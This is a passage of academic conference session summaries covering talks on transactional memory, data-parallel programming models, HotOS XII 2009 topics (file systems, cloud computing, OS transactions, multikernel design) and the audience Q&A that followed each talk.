The commit-on-exception has the benefit of being simpler to implement as well as having more sequential-like semantics (or even global lock-like semantics). However, if you commit rather than abort, you might actually break an invariant that some critical section is supposed to maintain, especially if it is because an exception is thrown that the programmer wasn't expecting.

The abort-on-exception handles the broken invariant issue, but it raises another weird issue involving the propagating exception. Specifically, what if you capture some state in the exception that gets propagated, yet you rollback that state before the exception propagates?

Ali proposed that the right solution is to have both and let the programmer decide what they need, and he suggested that the only point of contention between the commit-on-exception and abort-on-exception camps now is what the default should be. An audience member said that there should be no default, and every programmer must specify what they want. Ali decided to hold a vote. A majority of the audience agreed that there should be no default.

Leo Meyerovich asked how prepared the community is for STM standards like this and how close STM is to being an actual product where the standards will be really important. Ali suggested that it was still very much a work in progress and he hopes that lots of programmers will attempt to use their STM implementation (with these standards) so they can learn from their mistakes and make them better. Dave Patterson asked if the problems regarding exceptions and STM were specific to C++. Ali explained that the problems were not C++ specific, and applied just as well to languages like Java.

- ***Transactional Memory Should Be an Implementation Technique, Not a Programming Interface***
  Hans-J. Boehm, HP Laboratories

Hans Boehm reminded the audience why locks are hard to use. Specifically, he targeted deadlocks as being a major downfall to the use of locks. Hans suggested that an obvious, although strawman, solution is to use a single (reentrant) global lock. He argued this eliminated lock-based deadlocks as well as the need to distinguish between strong and weak isolation and the need to worry about irreversible I/O actions.

Robert Bocchino asked how a global lock actually provides strong atomicity (strong isolation). Hans explained that a key assumption is the absence of data races and, therefore, sequential consistency of the possible interleavings.

Hans went on to ponder whether a global lock-like model will ever get good performance or scale. He suggested that one can use software transactional memory to attempt to implement this global lock-like semantics, but some transactional memory-like constructs might not be admissible with such semantics. For example, implementing something like the retry construct will be difficult, if not impossible. He suggested relying on locks and condition variables for this type of construct instead.

Rob Schrieber asked how exception handling might be done with the global lock semantics. Hans said that the right thing is the commit-on-exception model, where the programmer will have to deal with fixing any broken invariants manually. Jim Larus asked how valuable something like atomic blocks really is for programmers. Hans reiterated that they relieve the burden on programmers to have to avoid deadlocks, but he felt only time and experience will show how valuable they really are.

MODELS AND PARADIGMS II

Summarized by Micah Best (mbest@sfu.ca)

- ***New Abstractions for Data Parallel Programming***
  James C. Brodman, University of Illinois at Urbana-Champaign; Basilio B. Fraguela, Universidade da Coruña, Spain; María J. Garzarán and David Padua, University of Illinois at Urbana-Champaign

After James Brodman introduced the topic of the talk, that of extensions to and new techniques for data parallelism, an audience member asked whether task parallel programs were scalable. Brodman replied that task parallel programs may be redefined as data parallel programs. He outlined the advantages of data parallelism in terms of programs with data parallel operators. These programs will be a sequence of data and there is an extensive collection of data parallel operators that allow expression of parallelism but are not designed explicitly for control.

Brodman then began a detailed description of an instance of the suggested techniques, a method to explicitly partition array data called the hierarchically tiled array (HTA). Their approach was to make tiles first-class objects in the language to recognize the importance of tiling in terms of control. Someone asked about the uniformity of tile sizes. Brodman responded that tiles could be non-uniform.

Higher-level HTA operations include element-by-element operations such as reduction, circular shift, replicate, transpose, MapReduce, etc. Additionally, programmers can create new complex parallel operators through the primitive hmap. The operators in their library were sufficient naturally to implement several programs from a number of benchmark suites. The results compared favorably in terms of efficiency, and Brodman noted that HTA notation also produces code that is compact and more readable. Someone asked about the methods of communication for the library. Brodman answered that communications were done in MPI, which was hidden from the programmer.

Brodman pointed out that although HTA worked well for numerical programs, many programs are not numerical. There was a need to identify the data parallel operators and data structures needed for other data structures. Sets were identified as a target for this inquiry and Brodman outlined what would be needed to support this. Sets would require operators such as map, union, and reduce. Their research had extended to studying several applications, including search, data-mining, and mesh refinement.

The next segment of the talk detailed an example of data parallel search in the form of the "15 puzzle," a 4 by 4 grid with a single hole. A model for search and a process were then detailed. The effectiveness of tiling was the same as for arrays by emphasizing locality and parallelism; however, tiled sets are not created as easily as tiled arrays. The talk concluded with ideas for enforcing determinacy through map primitives or annotations for atomicity. The benefits of data parallelism for portability and parallelism were reiterated. Finally, sets were discussed again as a promising data type for further research.

Someone asked about the size of tiles and the depth of hierarchy. Brodman responded that these parameters would be set by the programmer. Who was the target audience, in terms of programmer expertise? The "average programmer" would receive the data types that would have been implemented in turn by experts who would produce highly tuned code. Could tiles from different data structures be tied together? They hadn't looked into that yet, but he could see it as a possibility as long as the data structures were amenable. A final question concerned encapsulating atomic sections. Brodman said they were looking into it.

- ***Ease of Use with Concurrent Collections (CnC)***
  Kathleen Knobe, Intel

Knobe's research goal was to create a separation of concerns between the domain expert and the tuning expert. She admitted that this had not been completely achieved, but there was positive movement in that direction. The problem was that most serial languages over-constrain orderings, while most parallel programming languages are embedded within serial languages. The solution is to isolate roles and to raise the level of the programming model just enough to avoid over-constraints. Two ordering constraints were identified: producer/consumer constraints for dataflow dependencies, and controller/controllee for control dependencies.

The design of Concurrent Collections (CnC) was informed by streaming and tuple spaces. From streaming came the concept of associating data items with computational steps, labeled with control tags. Tuple spaces inspired the tagging of each instance for independent scheduling. To illustrate these concepts she provided a simple example of filtering strings. This system of tagging relies only on application knowledge and does not require considering parallelism. Despite this, the results are still parallel, deterministic (with respect to results), and race-free. She then described the execution model of how tags were used to schedule instances.

Knobe introduced dataflow as the third influence. An audience member asked her to compare CnC and the Linda language and the relative restrictiveness of the two. Knobe answered that CnC does not require streams and they were careful not to make that constraint. Linda produced a result where, in Knobe's words, a computation just "sits there," whereas CnC is dynamically scheduled and also allows specification of control flow. She did note that there was a slight constraint in terms of syntax in only allowing deterministic programs and having single assignment.

She then offered another example, a "cell tracker," presenting a CnC graph that fully captured all the information needed to parallelize the application. The system supports not only different schedules but a wide range of runtime systems. There are many options in the back-end for tuning, since the only thing provided by the program is the constraint. John Kubiatowicz pointed out that there are no data-ordering constraints. Knobe responded that there are the two kinds of constraints already specified and that the domain expert has to know the producer-consumer relationships in the program. Another audience member asked about allowed data types such as arrays. Knobe responded that any serial code was a candidate for CnC and that data items can be of any type. This was followed with an inquiry into the feasibility of handling trees. Knobe answered that they used them all the time.

The discussion of the CnC implementation continued with a description of the various back-ends available. CnC performance results were roughly equivalent on multicore systems to those obtainable with Intel TBB (Thread Building Blocks) or OpenMP. Someone asked about the gains in performance by CnC over p-threads in a dedup, one of the benchmarks tested. Knobe was not sure, as she didn't write the application. To another similar question comparing performance results to TBB, Knobe pointed out that the overheads were unknown, applications tend to vary, and there are differences in scheduling. How does developer time vary between TBB and CnC? Anecdotally, developers have far preferred

CnC to TBB. In response to questions about code reuse she added that both code and frameworks were amenable to reuse. Additionally, reuse could be accomplished by linking graphs.

Motohiro Takayama asked about a development environment (IDE) for CnC. Knobe said that they hadn't yet looked into it, but it needed to be addressed. She would like to see it merged it with a GUI, including both a debugger and visualizer. Romain Cledat asked what issues still remained between the domain and tuning expert. Knobe responded that issues such as grain size, support for tiling, and similar facets still needed to be exposed. She would like to see those made a little easier.

- ***Optimizing Collective Communication on Multicores***
  Rajesh Nishtala and Katherine A. Yelick, University of California, Berkeley

Rajesh Nishtala noted that as core counts continue to grow and application scalability takes the center stage, it is quickly becoming infeasible to support uniform access to shared memory. An audience member wondered whether there was a limit, as sometimes applications simply don't need to go faster. Rajesh agreed, but this research was focused on high-performance applications. The discussion then focused on a product of the research, the Partitioned Global Address Space Language. The central concept is to expose the idea of locality to programmers, a technique that has proven successful in distributed memory.

Nishtala discussed collective communications, which involves an operation called by many threads to perform globally coordinated communication. Interfaces to the collectives, used as parallel communication building blocks, are typically delivered through a software library and exposed in modern programming languages. Two categories of communication were defined: one-to-many and many-to-many. The focus of the work was given as reducing one-to-many and optimizing the many-to-many pattern with barriers. Example trees were given with barrier performance results. Fast barrier enables finer-grained synchronous programs. Optimizing collectives for shared memory allows the programmer to do finer-grained synchronous programs.

Potential synchronization problems were then discussed, to highlight the need for strictly synchronized collectives. These may be alleviated by using synchronization before and after the collective and enforcing a global ordering of the operations. The collective is considered complete once all threads have the data.

In conclusion Rajesh reminded the audience that future systems will certainly rely on NUMA, underscoring the need for this type of research. Application scalability will take center stage. Tuning collectives for latency of throughput can lead to significantly different algorithmic choices, necessitating passing the requirements to the collective library.

Someone asked whether the type of communication was to be specified by the user, if this was a "tuning issue." Rajesh responded that the collective library is designed to be part of the runtime library, capable of detecting a situation where loosely synchronized collectives are applicable. Another question involved a particular comparison with p-threads in the given results. Barriers using p-threads had taken 3ms on the Niagra. As a possible explanation, Rajesh noted that p-threads assumes more threads than cores. When the resources are not over-subscribed, the overhead becomes detrimental.

12th Workshop on Hot Topics in Operating Systems (HotOS XII)

Monte Verità, Switzerland
May 18–20, 2009

KEYNOTE ADDRESS

- ***The Elements of Networked Urbanism***
  Adam Greenfield, Head of Design Direction, Nokia

Summarized by Simon Peter (simon.peter@inf.ethz.ch) and Tudor Salomie (tsalomie@inf.ethz.ch)

Adam is working on a book called *The City Is Here for You to Use* and his talk was related to that. Adam began with a speculative manifesto and a diagnosis on where converging technical and social possibilities in our environment are taking civilization. If the promises of ubiquitous computing came true, how would we be living?

Over 50% of the world's population is now living in cities, and this trend is accelerating. Today's mega-cities are prototypes of the conditions within which post-urban humanity is going to live in. On the other hand, there are de-populating cities, like Detroit, that are beginning to lack vital infrastructure, like police and fire-fighters.

By the end of 2012, embedded network sensors will be responsible for 20% of non-video Internet traffic. By then the Internet will no longer be primarily a human-to-human communication channel. Instead, an increasing amount of data about the physical environment will be exchanged. Due to these factors, technology will be intersecting primarily with an urban population, not civilization in general.

Adam structured his talk into 14 rough transitions that are likely to develop in urban societies:

1. Networked resources will be the components of urban environments. We will be surrounded by physical installations that have IP addresses and are probably programmable, afforded by IPv6.

2. Open APIs will become lingua franca. Consumers will be plugging systems seamlessly into one another. Moore's Law has given us cheap, powerful sensors, and we are getting to a point where we just incorporate them anywhere because they are so cheap.

3. Building blocks of our cities will be able to adapt to changing conditions. Buildings will be able to configure

themselves in real-time to conditions of load, weather, utility, usage, etc. Large structures will be able to move, shift, and adapt.

4. Latent quantities become explicit and abstractions grow teeth as data generated by sensors is processed and visualized in real-time. People's decisions and actions will be impacted much more by abstract quantities, such as restaurant health inspections, air quality, and crime rates, than today, providing a power shift in favor of citizens.

5. We will transition from browse to search urbanism. Today, we browse based on our senses in the area we live. In the future, we will be able to query the environment as everything becomes networked. This consolidates our natural desire for homogeneous communities. We will be looking for things and people we are already comfortable with, ignoring anything else. According to Adam, this will have negative effects where it impacts democracy.

6. Instead of holding information, we will be sharing information much more than today, as the cost of sharing drops to almost zero.

7. We have built our culture on the expectation that information eventually expires. An artifact of the networked condition is that information tends to persist. For example, the criminal record of juvenile offenders would typically be expunged from the records. In the networked world, such information is much more likely to persist.

Someone asked whether falsehood will persist just as much as truth. Adam agreed. As statements will likely be decontextualized when processed, their truth value will be much harder to assess, even though there may be networked ways around that, like distributed reputation databases and reputation economies.

8. The transformation of a city from passive to interactive has already begun, as exemplified by buildings whose facades are transformed into active displays. Still, Greenfield considers these dull and passive; true interactivity is only achieved when one can push/turn/change the way things look. He envisions the entire fabric of a city becoming interactive at a more fundamental level.

9. Another transition that Adam talked about is that from way-finding to way-showing. The problem at hand is that of going from point A to some other point, as described by Kevin Lynch in *The Image of the City*. Currently, people know how to navigate through a city, but with the appearance of the new dimension, that of knowing one's exact position, cartography and orientation change. Context-based orientation leads us away from way-finding to way-showing (envision the sidewalk lighting up just for us in order to show us the way). The positive aspect is that it removes the problem of getting lost, while the negative aspect is that it eliminates serendipity. Greenfield also pointed out how fallible such systems can be.

10. All objects will evolve into services. Adam sees the physical object as realizing its full potential only when it becomes a networked object. For example, his motorbike, only used 20% of the time, could reach a higher degree of utilization if it were shareable and bookable (transforming it into a service). The issue that is observed is that when an object becomes a service it will not morph, but it will be very hard to anticipate what it can actually do.

11. We should stop thinking about vehicles and more about mobility services. Every trip is going to involve walking, private vehicles, shared private vehicles, and public vehicles. These networked services will allow you to build your agenda and itineraries using them as resources offered by mobility services.

12. Adam underlined the next transition as very important from his perspective. He talked about ownership and use. In contrast to owning music, online services provide access to music libraries at minor costs (listening to commercials every so many minutes). It undermines the current economic model, as goods become nonrival (they can be used simultaneously by multiple consumers).

13. When talking about the transition from community to a social network, Adam began by trying to express what is meant by community. Subconsciously, a community sees itself as a network. He wondered whether in this case we are the nodes of such a network, but he could not give an answer. He is capable of envisioning what networking means for things such as blocks or buses, but not for people. The second topic he touched on in the context of this transition was that of the FOAF (friend-of-a-friend) specifications. Such specifications only allow neutral or positive characterizations. Adam disagreed with this and countered that in order to define ourselves we must be able to say what we are not, as well as what we are.

14. The final transition goes from consumer to constituent. We have learned how to consume goods, services, and experience. Adam hopes that, based on all the transitions he mentioned, we shall all become more active producers and take a greater role in transforming the world.

Adam concluded by saying he cannot foresee all the impacts of networked urbanism and he leaves this as an open question. He said that the people designing systems had no clue that things would change when you connect them!

Jorrit Herder asked about the technical challenges involved in accelerating or decelerating these transitions. Adam replied that there are no technical challenges; the challenges are in the openness of standards, systems, or APIs, which would lead to lower costs of understanding and connection.

Michael Scott, considering the final transition from consumer to constituent, worried that technology would concentrate the power and the money even more, rather than democratize it. He argued his case using the example of pay phones, which are dying out. Adam agreed that a small number of nodes will concentrate a lot of power within the urban network, and he also pointed out the digital divide, in which rich people will be able to "hide" from the network, while the poorer will have to rely on the network. Following up on this idea, Michael asked whether everything will be accessible as long as you pay for it. Adam clarified: you will pay through loss of privacy, not with money. His example is that it becomes impossible to refuse connectivity, as sometimes the social incentives to it are too powerful.

Tim Brecht asked whether the cities mentioned are poor cities and therefore have less access to technology. Adam cited the rural area of Chengdu (Sichuan, China), where the penetration curve of mobile phones is extremely high, offering an incredible platform for networking and ubiquitous computing. He added that only a couple of years ago half of the world's population had yet to make their first phone call, while today it is down to the last billion.

Michael Kozuch said he understood the network part of the talk but was unclear what was so special about the urbanism. Adam answered that the human species is becoming an urban species. He classified locations into urban areas (characterized by a high density of nodes with a lot of aggregation possibilities), suburban areas (in which conditions for connectivity exist), and rural areas (in which a push factor is required for the network to come to life). Adam sees suburbanization within the urban as creating homogeneous groups within the urban environment.

IT'S DEAD, JIM

Summarized by Adrian Schüpbach (scadrian@inf.ethz.ch)

- ***Hierarchical File Systems Are Dead***
  Margo Seltzer and Nicholas Murphy, Harvard School of Engineering and Applied Sciences

Margo explained that browsing is increasingly transitioning to search. She claims that many file systems are dead now. Namespaces are hierarchies, she explained, but real people's view of namespaces is search. So what should be done? Files are objects with different attributes, and a decision has to be made where they should be stored. Deciding that depends on the creation of the namespace. It also means designating a most important attribute, the one where the hierarchical name starts.

Margo noted that we have to know something about an object to be able to find it; the problem is that we have to organize the physical world and model it as a virtual world. Filing cabinets, for example, may be used for papers and organized by author. The problem here is that there is only one physical object, which leads to serious constraints. But taking this model to the virtual world releases some constraints, because objects can, for example, be duplicated, if the amount of data is not too big. Though we often have too much data for duplicating, we can use database systems to manage and query large amounts of data efficiently. Database systems are sometimes too heavyweight or too expensive, however, so the "poor man's" data management is done using a file system.

Margo proposes a new architecture that would eliminate the hierarchy as structuring mechanism. This new architecture consists of stable storage, an object index, and metadata. On top of this, type-specific indexes, like POSIX names, and full-text or image search can be implemented. Rather than implementing and indexing on top of POSIX, Margo and her group are implementing this architecture because POSIX is too limiting and it could be simpler to start from scratch.

Steve Candea pointed out that not every document has attributes or tags assigned by users, and users might not remember where the document is after a time. Margo replied that by using indexes it might be easier to find documents even after a long time. Someone wondered if she was comparing a file system to the Internet. Margo replied they are not trying to compete with the Internet, but users do not need to know where their data is stored, just how to access it. How did they control access to objects in their approach? In file systems this is done by access bits on directories. Margo replied that security should be done by security attributes assigned to objects rather then by performing access control on directories. Directory-based access control only makes sense if similar documents are stored in the same directory.

- ***An End to the Middle***
  Colin Dixon, Arvind Krishnamurthy, and Thomas Anderson, University of Washington

Colin said that we don't need middleboxes such as caches, traffic shapers, firewalls, NATs, VPN, proxies, and load balancers: we only need the functionality these boxes provide. He said the reason why we are using these boxes is that they are convenient, but they are expensive. For example, a Cisco box costs $3000–$4000, so companies spend a lot of money on these boxes.

He noted that large networks today are usually managed via a diverse set of proprietary hardware middleboxes with mixed interoperability, and small and home networks are usually built with unmanaged low-cost routers which do almost nothing. Unlike companies, home networks don't need high performance, but they do need a reliable network all or almost all the time.

To make the management of these networks more efficient for the users, he proposes a new approach. In their approach, the network services run in specialized attested VMs, which is an attested execution environment. Currently, this is a lightweight Linux VM. Colin says that distributed systems are complicated, especially because some types of networks are not reachable or too expensive, but he still wants to tackle the problems.

Armando Fox said that the problem is that these middleboxes are not commoditized, but they should be. If you have to trust a chain of VMs that run network services, someone wondered, why not trust a Cisco router? Colin answered that in our architecture there are only VMs with shared hardware resources.

- ***No Time for Asynchrony***
  Marcos K. Aguilera, Microsoft Research Silicon Valley; Michael Walfish, University College London, Stanford, University of Texas at Austin

Marcos explained the problem of node failing in distributed systems. If, for example, the primary fails, after some timeout the backup becomes the new master. However, an end-to-end timeout is hard to get right. If it is too short, there are two masters, and if it is too long, the system is unavailable for too long. Someone should attempt to build a system without timing assumptions. The conventional wisdom is to design for asynchrony; many systems have Paxos and are safe under asynchrony, but it comes with costs—algorithmic costs and hardware costs—because asynchrony requires at least three machines.

There are three different approaches to the problem: (1) keep it simple and rely on timeouts; (2) keep it safe and design for asynchrony; (3) their approach, which is that there is good in both views but both are extreme. They want simplicity, safety, high availability, and no end-to-end timeouts.

To attain this, Marcos proposes spies which indicate a crash in an authoritative way, by using local information like local time or enforcing a crash by killing a process.

Marcos argued that asynchrony is problematic in practice because higher levels often use deadlines and might decide wrongly. Safety and liveness are separable in theory but not in practice. Under asynchrony, components hide useful information. If components are not responding, higher layers have to guess why and a wrong guess leads to loss of safety. Asynchrony has a complex design which leads to mistakes and safety violations.

Marcos introduced the perfect failure detector abstraction (PFD), which always tells "up" or "crashed" for a given service with strong accuracy and completeness. They realize PFDs not by killing whole machines as current approaches do, but by taking smart decisions on what to kill. Knowledge of different layers of the local system tells the PFD whether a certain component crashed. Spies in different levels control each other. They can find the smallest crashed component. That leads to a simple, safe, and live distributed system.

Someone noted that in shooting to kill, he would need to wait for a certain time until he was sure his target was dead. Does that lead to timeouts again? Marcos responded that they rely on local timing. Margo asked how she would know that killing worked. Did you move the third Paxos machine to the switch? Armando answered that he moved the responsibility from the third Paxos machine to the switch, which gives more evidence that killing worked. Roscoe asked what the metric is for simplicity. How do you measure that a spy is less complex than Paxos? Marcos replied that they could count the number of lines of code. Someone else asked what would it cost to implement spies vs. having a guru implement Paxos. Most systems only implement something Paxos-like, not really Paxos. For spies it is easier, because they can just look at the process table and know that a process is dead.

HEADS IN THE CLOUDS

Summarized by Qin Yin (qyin@inf.ethz.ch)

- ***Computer Meteorology: Monitoring Compute Clouds***
  Lionel Litty, H. Andrés Lagar-Cavilla, and David Lie, University of Toronto

Lionel started by defining cloud computing as Iaas (Infrastructure as a service) and stating that security is the main challenge facing cloud computing. His talk focused on protecting the cloud resources from abuses, such as sending spam, hosting illegal contents or attacking other virtual machines. Other than ISP, cloud providers could use introspection to examine the VMs' behavior for signs of misbehavior.

Lionel then compared four representative introspection approaches along three axes. The four approaches are host-based agent, trap and inspect, checkpoint and rollback, and architectural monitoring. The three axes are power-defining the scope of VM events it can monitor, robustness based on the assumptions made about the monitored VM, and unintrusiveness characterizing the disturbance introduced in the monitored VM. The first approach hampers unintrusiveness, the middle two are not robust, and the last one is not as powerful. Lionel then illustrated an introspection task to determine the applications run by a customer VM and their versions. He discussed the tradeoffs among these introspection techniques and came to the conclusion that architectural introspection is promising and more research work is needed to explore the full range of events. Introspection is not a silver bullet, however, and cloud providers should be aware of its limitations.

Steven Hand asked why the spam senders will pay Amazon EC2 if botnets are free. Lionel responded that cloud is another way to send spam and spammers will even use stolen credit numbers to get Amazon resources. Garth Gibson asked whether there are ways to use introspection to assure the CIOs that the data will not be stolen or damaged after outsourcing internal applications to EC2. Lionel answered that introspection can provide assurance by checking whether the code running is known by the VM. Garth worried that CIOs may not be willing to tell what applications are running in their VMs.

- ***Wave Computing in the Cloud***
  Bingsheng He, Mao Yang, and Zhenyu Guo, Microsoft Research Asia; Rishan Chen, Microsoft Research Asia and Beijing University; Wei Lin, Bing Su, Hongyi Wang, and Lidong Zhou, Microsoft Research Asia

Bingsheng defined the cloud as large-scale data processing. The current cloud computing systems such as Google's MapReduce, Yahoo's Hadoop, and Microsoft's Dryad provide scalability, fault tolerance, and query interfaces using high-level languages. However, by examining the query trace from a production system, Bingsheng concluded that I/O and computation efficiency of the query execution was far from ideal, because of redundant I/O on input data and common computation steps. This redundancy was caused by strong temporal and spatial correlation among queries.

Bingsheng then proposed to use the Wave model to capture the correlations. Data is modeled as a stream with periodic updates, query is the computation on the stream, and query series are recurrent queries. To wave the computation in the cloud, their system will decompose the submitted queries, combine multiple queries into a jumbo query with reduced redundancies, and enable cross-query optimization. Finally, Bingsheng presented some promising preliminary results of their ongoing project Comet, which incorporates the Wave model into DryadLINQ.

In the Q&A session, several attendees asked about the production systems and the trace in the experiment. Bingsheng explained that the trace is per-day access logs or other logs for different business units. How did they estimate the cost of the queries and choose which queries to combine into one jumbo query? The cost model can be derived from past runs and the jumbo query is constructed by examining the correlations in the queries. Matt Welsh asked about the relationship between the Wave model and multi-query optimization in conventional and streaming query optimization. They took a hybrid approach. Margo Seltzer asked whether we really need a middle point between MapReduce and parallel database. Bingsheng replied that we need database management in the cloud and cooperation between the system and database communities.

- ***On Availability of Intermediate Data in Cloud Computations***
  Steven Y. Ko, Imranul Hoque, Brian Cho, and Indranil Gupta, University of Illinois at Urbana-Champaign

Steven's talk focused on the need to treat intermediate data as a first citizen for dataflow programming frameworks in clouds. Dataflow programming consists of multiple computation stages and a set of communication patterns between them. One common characteristic of different dataflow programming frameworks is the existence of intermediate data between stages. The intermediate data is short-lived, used immediately, written once and read once; it also exhibits a distributed, large-scale, computational barrier nature. Through an experiment with Hadoop on Emulab, Steven showed that the availability of intermediate data is critical for execution, and if it's lost, current "store-locally, regenerate-when-lost" solutions will cause cascaded re-execution, which is very expensive.

Steven concluded that storage is the right abstraction—replication can stop cascaded re-execution and guarantee intermediate data availability; however, aggressive replication can cause network interference on foreground network traffic. Finally, he presented three replication policies to achieve minimal interference: replication using spare bandwidth, deadline-based replication, and cost-model replication.

Dejan Kostić asked about failure rates of existing systems. Steven gave anecdotal evidence: Google experimented with running a MapReduce job for six hours on 4000 machines and found at least one disk loss during each experiment. Cristian Zamfir asked about the window for keeping replicated data and avoiding re-execution. Steven answered that the ongoing work of deadline-based replication will replicate data every N stages and thus determine the degree of cascaded re-execution. Garth Gibson asked how the decisions will be made. Steven said that the programmer or system administrator sets the policy; in the future they will probably apply machine-learning techniques to autotune the parameter. Margo Seltzer said Stonebraker claims they can get two orders-of-magnitude better performance using a parallel DB instead of MapReduce; therefore their probability of failure is significantly reduced. The question of why not choose to use a parallel database to compute more efficiently and deal with fewer failures was left open.

SMALL IS BEAUTIFUL

No reports were provided for this session.

THINGS YOUR OS SHOULD DO . . . BUT DOESN'T

Summarized by Akhilesh Singhania (akhi@inf.ethz.ch)

- ***Migration without Virtualization***
  Michael A. Kozuch, Michael Kaminsky, and Michael P. Ryan, Intel Research Pittsburgh

Michael discussed the typical benefits of virtualization: improved communication between closely coupled workloads, migration of workloads from failing hardware, improved power management by consolidating workloads and shutting down parts of a cluster, and improved utilization of heterogeneous hardware by matching tasks to suitable machines while load balancing.

He then described the various forms of migration options traditionally used, pointing out their costs and benefits.

Process migration: where one application process is moved from one operating system to another. This approach has the benefit of migrating relatively small footprints but suffers because the migration engine needs to support a very wide interface (e.g., sockets, file descriptors, memory accesses), is very OS-specific, and generally is not used.

Virtual machine (VM) migration: where one VM image is migrated from one VMM to another. The advantages of this approach have been well studied, it is well defined, and it is widely utilized. Some drawbacks of this approach are that it continually complicates the software stack by pushing more functionality into the hypervisor to virtualize device drivers, and often the hypervisor does not expose the raw hardware interface or all the available hardware the VM image could utilize. To drive his point home, Michael showed some performance data of DPRSim2 benchmark running in various configurations. When running inside a VMM, a significant performance degradation is observed. Steve Hand from Cambridge asked if he should expect similar performance from hardware-virtualized NICs and Michael responded, maybe lower overhead, but yes.

Obviously, Michael continued, running the OS on bare metal is a better situation, so can we then come up with some way of migrating an actual OS from one bare metal to another? The biggest challenge for this is that the OS should bind to device drivers, and when the OS is migrated, it needs to bind to the new device drivers, as the drivers will be pegged to the specific machine they are running on.

Michael now described the design space for OS migration. First there are various types of migrations possible, such as shutdown/reboot, hibernate, suspend/resume, and live migration. Then there are different locations available for migration, such as migrating to the same machine, migrating to a different machine but with identical hardware, and migrating to a different machine with different hardware. Suspend/resume and live migration are not currently supported at all. Finally, when migrating to a different machine with different hardware, the shutdown/restart method works with some support to account for new device drivers but none of the other types of migration techniques is possible. If support for live migration was added to this, all other types of migrations would be possible as well. Michael then presented a list of challenges and solutions for supporting live migration.

Michael concluded by pointing out some assumptions made. These assumptions include suggestions that the devices can be mapped to the target machine, that the OS has the necessary drivers, that devices are not visible in the user space, and that hardware attestation is available. OS migration is a valuable tool for a number of purposes but a fair bit of work is required to support it. Further, support for features like hotplugging and power management will make it easier to support it.

Steve Hand asked about the benefits of migrating like this, which would abstract away the changes in the hardware. And how does Michael propose to migrate storage (without moving tons of data around)? They use network storage, not local disks, and employ hotplug and unplug techniques. Lionel Litty asked why a VM is needed for suspend. It is not always necessary, but if a target machine is not available, then it is essential.

- ***Operating Systems Should Provide Transactions***
  Donald E. Porter and Emmett Witchel, The University of Texas at Austin

Don started with an example of how a common OS inconsistency can happen. Suppose you want to upgrade your browser plug-in. The new plug-in binary is written first, and then the browser configuration is updated to point to the new binary and new arguments. However, if the user tries to use the browser in the midst of the upgrade, or the upgrade crashes, the browser can be in an inconsistent state and various forms of corruptions can occur. What the user desires is either to have the entire installation or none at all. The POSIX API is broken.

Typically, users have simple synchronization requirements but are forced to use a fairly complex database for the tasks. This gives support for system calls in applications with transactional memory, allows fault tolerance in untrusted software modules, and atomically updates file contents and ACL. This will also make it easier to write OS extensions. Quicksilver and Locus provide some support for transactions but have weaker guarantees. TxF and Valor provide file system transactions, while they argue for making everything a transaction. Paul Barham mentioned that Windows provides many types of transactions, but people still have a poor understanding of them.

Don then showcased their system. They extended the Linux 2.6.22 kernel to support transactions. They term it TxOS. It is based on the lazy version-management technique to roll back failed or incomplete transactions. All transactions operate on their own copy of the data and commit the data when the transaction is done. For the specific example given above, the system would lock the file, make a copy of it, and then unlock it. This is made still more efficient by using copy-on-write and other techniques. Since the technique does not hold any kernel locks, there are no risks of deadlocking and the operations always happen on private copies; when committing the transaction, the file is relocked, the changes are propagated, and then the file is unlocked.

The implementation of the system added 8.6 klocs to the system and required modifications to 14 klocs, with the goal of simple use. Among the performance measurements, there was a 40% increase in a dpkg install.

David Mazières said that he does not use such system calls but uses sockets and the NFS interface to access files, to which Margo replied that certain techniques work but this is a general mechanism. Michael Scott said that their use of lazy concurrency control may not always work, since not all things can be modeled as such, for example, I/O. The question was which parts of the system can they support and which can they not. Donald replied that they are not sure which parts of the system they can currently support.

- ***Your computer is already a distributed system. Why isn't your OS?***
  Andrew Baumann, Simon Peter, Adrian Schüpbach, Akhilesh Singhania, and Timothy Roscoe, ETH Zurich; Paul Barham and Rebecca Isaacs, Microsoft Research, Cambridge

Andrew described how modern multicore architecture increasingly resembles a network, so operating systems should be designed as a distributed system, not as a multi-threaded program. He showed a figure of an eight-socket machine with four AMD cores per socket. The picture looks very much like a network, with interconnect latencies varying from core to core and a fairly complex interconnect with a routing table. It will be difficult to design a shared data structure to work efficiently on such a complex system and even harder to make it portable on different types of machines. Also, systems increasingly have many heterogeneous components, such as programmable NICs and GPUs. Then there are dynamic changes such as hotplugable memory, cores that can fail, and general power management. All these observations point to the machine exhibiting properties of a distributed system, so it should be treated as one.

Andrew showed the implications of treating the machine in such a way by a simple example comparing the costs of message passing and shared memory access. Accessing remote cache is like performing a blocked RPC, with cores blocked waiting for the cache lines to arrive and the operations limited by the latency of the interconnect round trips. This can be optimized by instead using nonblocking RPC such as sending a message to the remote server to perform the modifications. Messages are better because it is easier to reason about them, it decouples the system structure from the inter-core communication, it supports heterogeneous nodes, and it can even work without cache coherency.

Andrew discussed the trade-off of message passing vs. shared memory. Messages can be more expensive when the amount of data to be modified is fairly small. When using messages, state has to be replicated and partitioned between cores. Such techniques were already used in Tornado, K42, and clustered objects. This changes the traditional programming model: instead of blocking on operations, operations are split-phased, which ends up being a trade-off between latency and overhead. This also helps with heterogeneous architectures, since only the communication between different cores needs to be supported, and other parts of the system can be core-specific.

Andrew introduced the multi-kernel architecture, where, instead of one giant kernel, each core runs an individual kernel. This does not constrain the applications; they can still use shared memory over as many cores as they desire. Andrew suggested some optimizations to this design. Sometimes the message-passing default can be too heavyweight, such as for tightly coupled cores; in such cases shared memory should be supported.

George Candea suggested that this technique could be used to provide reliability as well, with resources granted by using leases. Could Andrew provide any insights into using something similar? Little is known about how to deal with hardware failures, but this technique can be employed to cope with software failures. Leases can also help in figuring out how much optimization is required for message passing. Steve Hand asked what kinds of services and applications will work on this system. They have studied a few core applications such as image processing, and other types designed for manycore workloads. They also want to support running many general-purpose applications and ensure that the OS does not get in the way of scalability. What happens if you instead run a VM on each core? It may well turn out that this architecture will end up looking quite similar to the proposed multi-kernel architecture.

HARDWARE

No reports were provided for this session.

THINK BIG

This was a discussion session.

Summarized by Vitaly Chipounov (vitaly.chipounov@epfl.ch) and Cristian Zamfir (cristian.zamfir@epfl.ch)

- ***Teaching Concurrency***
  Michael Scott, University of Rochester

Michael asserted that the current way of teaching concurrency is broken: "we are setting out to teach undergraduates what we have not yet, despite forty years of effort, figured out how to do ourselves, namely how to write parallel programs." Usually, people teach concurrency in an OS course by starting with Peterson's algorithm and then introducing locks, semaphores, etc. However, Michael complained that this approach to teaching is low on motivation.

